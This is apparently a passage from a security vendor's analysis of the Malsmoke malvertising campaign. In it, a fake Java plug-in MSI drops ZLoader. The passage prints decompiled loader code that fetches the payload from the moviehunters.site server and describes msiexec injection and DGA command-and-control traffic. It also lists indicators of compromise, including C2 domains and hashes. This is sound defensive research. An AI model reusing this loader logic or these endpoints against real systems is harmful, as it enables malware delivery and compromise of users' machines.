


File: JavaPlug-in.msi

Name	Size	Version	Directory
api-ms-win-crt-conio-l1-1-0.dll	19208	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-convert-l1-1-0.dll	22280	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-environment-l1-1-0.dll	18696	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-filesystem-l1-1-0.dll	20232	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-heap-l1-1-0.dll	19208	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-locale-l1-1-0.dll	18696	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-math-l1-1-0.dll	28936	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-multibyte-l1-1-0.dll	26376	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-private-l1-1-0.dll	72968	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-process-l1-1-0.dll	19208	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-runtime-l1-1-0.dll	22792	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-stdio-l1-1-0.dll	24328	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-string-l1-1-0.dll	24328	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-time-l1-1-0.dll	20744	10.0.17134.12	SourceDir\Java Plug-in Software
api-ms-win-crt-utility-l1-1-0.dll	18696	10.0.17134.12	SourceDir\Java Plug-in Software
HelperDll.dll	104680		SourceDir\Java Plug-in Software
libcrypto-1_1.dll	2499072	1.1.1.0	SourceDir\Java Plug-in Software
libcurl.dll	522240	7.70.0.0	SourceDir\Java Plug-in Software
libssl-1_1.dll	528384	1.1.1.0	SourceDir\Java Plug-in Software
lic_service.exe	247016		SourceDir\Java Plug-in Software
msvcp140.dll	453416	14.15.26706.0	SourceDir\Java Plug-in Software
Register.exe	4487680		SourceDir\Java Plug-in Software
vcruntime140.dll	82752	14.15.26706.0	SourceDir\Java Plug-in Software

Figure 9: Contents of MSI installer

On installation, lic_service.exe loads HelperDll.dll which is the most important module responsible for deploying the final payload.




```
HMODULE __stdcall helper_load_thread(LPVOID lpThreadParameter)
{
  HMODULE result; // eax@1
  HMODULE v2; // esi@1
  void (*_HelperRun)(void); // edi@2
  int v4; // ecx@7
  int v5; // edx@7
  int v6; // [sp-18h] [bp-258h]@3
  int v7; // [sp-4h] [bp-244h]@9
  int v8; // [sp+10h] [bp-230h]@1
  int v9; // [sp+20h] [bp-220h]@1
  unsigned int v10; // [sp+24h] [bp-21Ch]@1
  WCHAR Filename; // [sp+28h] [bp-218h]@4
  int v12; // [sp+23Ch] [bp-4h]@1

  v9 = 0;
  v10 = 15;
  LOBYTE(v8) = 0;
  ((void (__thiscall *)(int *, LPVOID, unsigned int))loc_402690)(
    &v8,
    lpThreadParameter,
    strlen((const char *)lpThreadParameter));
  v12 = 0;
  result = LoadLibraryW(L"HelperDll.dll");
  v2 = result;
  if ( result )
  {
    _HelperRun = (void (*)(void))GetProcAddress(result, "HelperRun");
    if ( _HelperRun )
    {
      sub_402300((int)&v6, (int)&v8);
      _HelperRun();
    }
    GetModuleFileNameW(v2, &Filename, 0x208u);
    result = (HMODULE)FreeLibrary(v2);
    if ( result )
    {
      OutputDebugStringW(&Filename);
      result = (HMODULE)DeleteFileW(&Filename);
    }
  }
  if ( v10 >= 0x10 )
  {
    v4 = v8;
```

Figure 10: Code invoking HelperRun DLL

HelperDll.dll uses the curl library that is present in the MSI archive to download an encrypted payload from moviehunters[.]site.




```
{
  xmmword_10018368 = (int (*)(void))GetProcAddress(v7, "curl_easy_init");
  *(&xmmword_10018368 + 2) = (int (*)(void))GetProcAddress(v8, "curl_easy_perform");
  *(&xmmword_10018368 + 1) = (int (*)(void))GetProcAddress(v8, "curl_easy_setopt");
  v9 = (int (*)(void))GetProcAddress(v8, "curl_easy_cleanup");
  *(&xmmword_10018368 + 3) = v9;
  if ( xmmword_10018368 )
  {
    if ( *(_QWORD *)(&xmmword_10018368 + 1) && v9 )
    {
      v46 = 0;
      v47 = 15;
      LOBYTE(v45) = 0;
      ((void (__thiscall *)(int **, const char *, signed int))loc_10002980)(&v45, "https://", 8);
      if ( v47 - v46 < 0x11 )
      {
        LOBYTE(v42) = 0;
        sub_10002B80(17, v42, "moviehunters.site", 17);
      }
      else
      {
        v10 = (int *)&v45;
        if ( v47 >= 0x10 )
          v10 = v45;
        v11 = (int)v10 + v46;
        v46 += 17;
        sub_10006130(v11, "moviehunters.site", 17);
        *(_BYTE *)(v11 + 17) = 0;
      }
      if ( v47 - v46 < 0x4B )
      {
        LOBYTE(v42) = 0;
        sub_10002B80(75, v42, "/porno/index/processingSetRequestLicense/?servername=netflix&account_login=", 75);
      }
      else
      {
        v12 = (int *)&v45;
        if ( v47 >= 0x10 )
          v12 = v45;
        v13 = (int)v12 + v46;
        v46 += 75;
        sub_10006130(v13, "/porno/index/processingSetRequestLicense/?servername=netflix&account_login=", 75);
        *(_BYTE *)(v13 + 75) = 0;
      }
```

Figure 11: Request to backend server for actual payload

This is the ZLoader malware, which is then written to disk and ran as:

```
%AppData%\Roaming\microsoft_shared.tmp
```

ZLoader injects itself into a new msiexec.exe process to contact its command and control server using a Domain Generation Algorith (DGA). Once it identifies a domain that responds, it starts downloading different modules and optionally an update to ZLoader itself.



Host	URL	Body	Process
odsakmdfnbs.com	/gate.php	75,285	msiexec:2644
odsakmdfnbs.com	/gate.php	164,885	msiexec:2644
odsakmdfnbs.com	/gate.php	159,572	msiexec:2644
odsakmdfnbs.com	/gate.php	64	msiexec:2644
odsakmdfnbs.com	/gate.php	1,922,...	msiexec:2644
odsakmdfnbs.com	/gate.php	571,736	msiexec:2644
odsakmdfnbs.com	/gate.php	306,709	msiexec:2644
odsakmdfnbs.com	/gate.php	64	msiexec:2644
odsakmdfnbs.com	/gate.php	64	msiexec:2644
odsakmdfnbs.com	/gate.php	64	msiexec:2644
odsakmdfnbs.com	/gate.php	64	msiexec:2644
odsakmdfnbs.com	/gate.php	64	msiexec:2644
odsakmdfnbs.com	/gate.php	64	msiexec:2644
odsakmdfnbs.com	/gate.php	3,325,...	msiexec:2644
odsakmdfnbs.com	/gate.php	64	msiexec:2644
odsakmdfnbs.com	/gate.php	64	msiexec:2644
odsakmdfnbs.com	/gate.php	300,053	msiexec:8928
odsakmdfnbs.com	/gate.php	251,413	msiexec:8928
odsakmdfnbs.com	/gate.php	64	msiexec:8928
odsakmdfnbs.com	/gate.php	2,395	msiexec:8928
odsakmdfnbs.com	/gate.php	64	msiexec:8928
odsakmdfnbs.com	/gate.php	306,709	msiexec:8928
odsakmdfnbs.com	/gate.php	64	msiexec:8928
odsakmdfnbs.com	/gate.php	2,395	msiexec:8928
odsakmdfnbs.com	/gate.php	2,395	msiexec:8928

Name	Size
2e60000.dll	132 KB
4fe0000.dll	293 KB
5cb0000.dll	2 KB
5cc0000.dll	2 KB
5cd0000.dll	2 KB
58c0000.dll	74 KB
58e0000.dll	2 KB
58f0000.dll	2 KB
64f0000.dll	2 KB
65b0000.dll	246 KB
74c0000.mshtml.dll	1,878 KB
5100000.dll	2 KB
5900000.dll	2 KB
5910000.dll	2 KB
5920000.dll	2 KB

Figure 12: Post infection traffic, showing ZLoader gate

On the left of Figure 12, we can see the traffic generated by ZLoader implants injected into msiexec.exe. On the right, we can see those implants dumped from the same process. You can find more information on ZLoader and its implants in our paper The “Silent Night” Zloader/Zbot.


Evolving web threats

Malsmoke was one of the most noticeable distributors of malvertising and exploit kits striking on high profile websites.

While we thought the threat actor had gone silent, they simply changed tactics in order to further grow their operations. Instead of targeting a small fraction of visitors to adult sites that were still running Internet Explorer, they’ve now extended their reach to all browsers.

In the absence of high value software vulnerabilities and exploits, social engineering is an excellent option as it is cost effective and reliable. As far as web threats go, such schemes are here to stay for the foreseeable future.

Malwarebytes Browser Guard already protected users from this malvertising campaign. Additionally, we detect the MSI installer and ZLoader payloads via our Malwarebytes for Windows.



Website blocked due to a suspicious top level domain (TLD)

Website blocked: **landingmonster.online**
Malwarebytes Browser Guard blocked this website because it may contain scam activity.

We strongly recommend you do not continue.

Figure 13: Malwarebytes Browser Guard blocking redirector

Indicators of Compromise

Redirector:

```
landingmonster[.]online
```

Decoy adult portal:

```
pornislife[.]online
```

MSI installer:

```
87bfbbc345b4f3a59cf90f46b47fc063adcd415614afe4af7afc950a0dfcacc2
```

First C2:

```
moviehunters[.]site
```

ZLoader:

```
4a30275f14f80c6e11d5a253d7d004eda98651010e0aa47f744cf4105d1676ab
```

ZLoader C2s:

```
iqowijsdakm[.]ru
wiewjdmkfjn[.]ru
dksaoidiakjd[.]su
iweuiqjdakjd[.]su
yuidskadjna[.]su
olksmadnbdj[.]su
odsakmdfnbs[.]com
odsakjmdnhsaj[.]com
odjdnhsaj[.]com
odoishsaj[.]com
```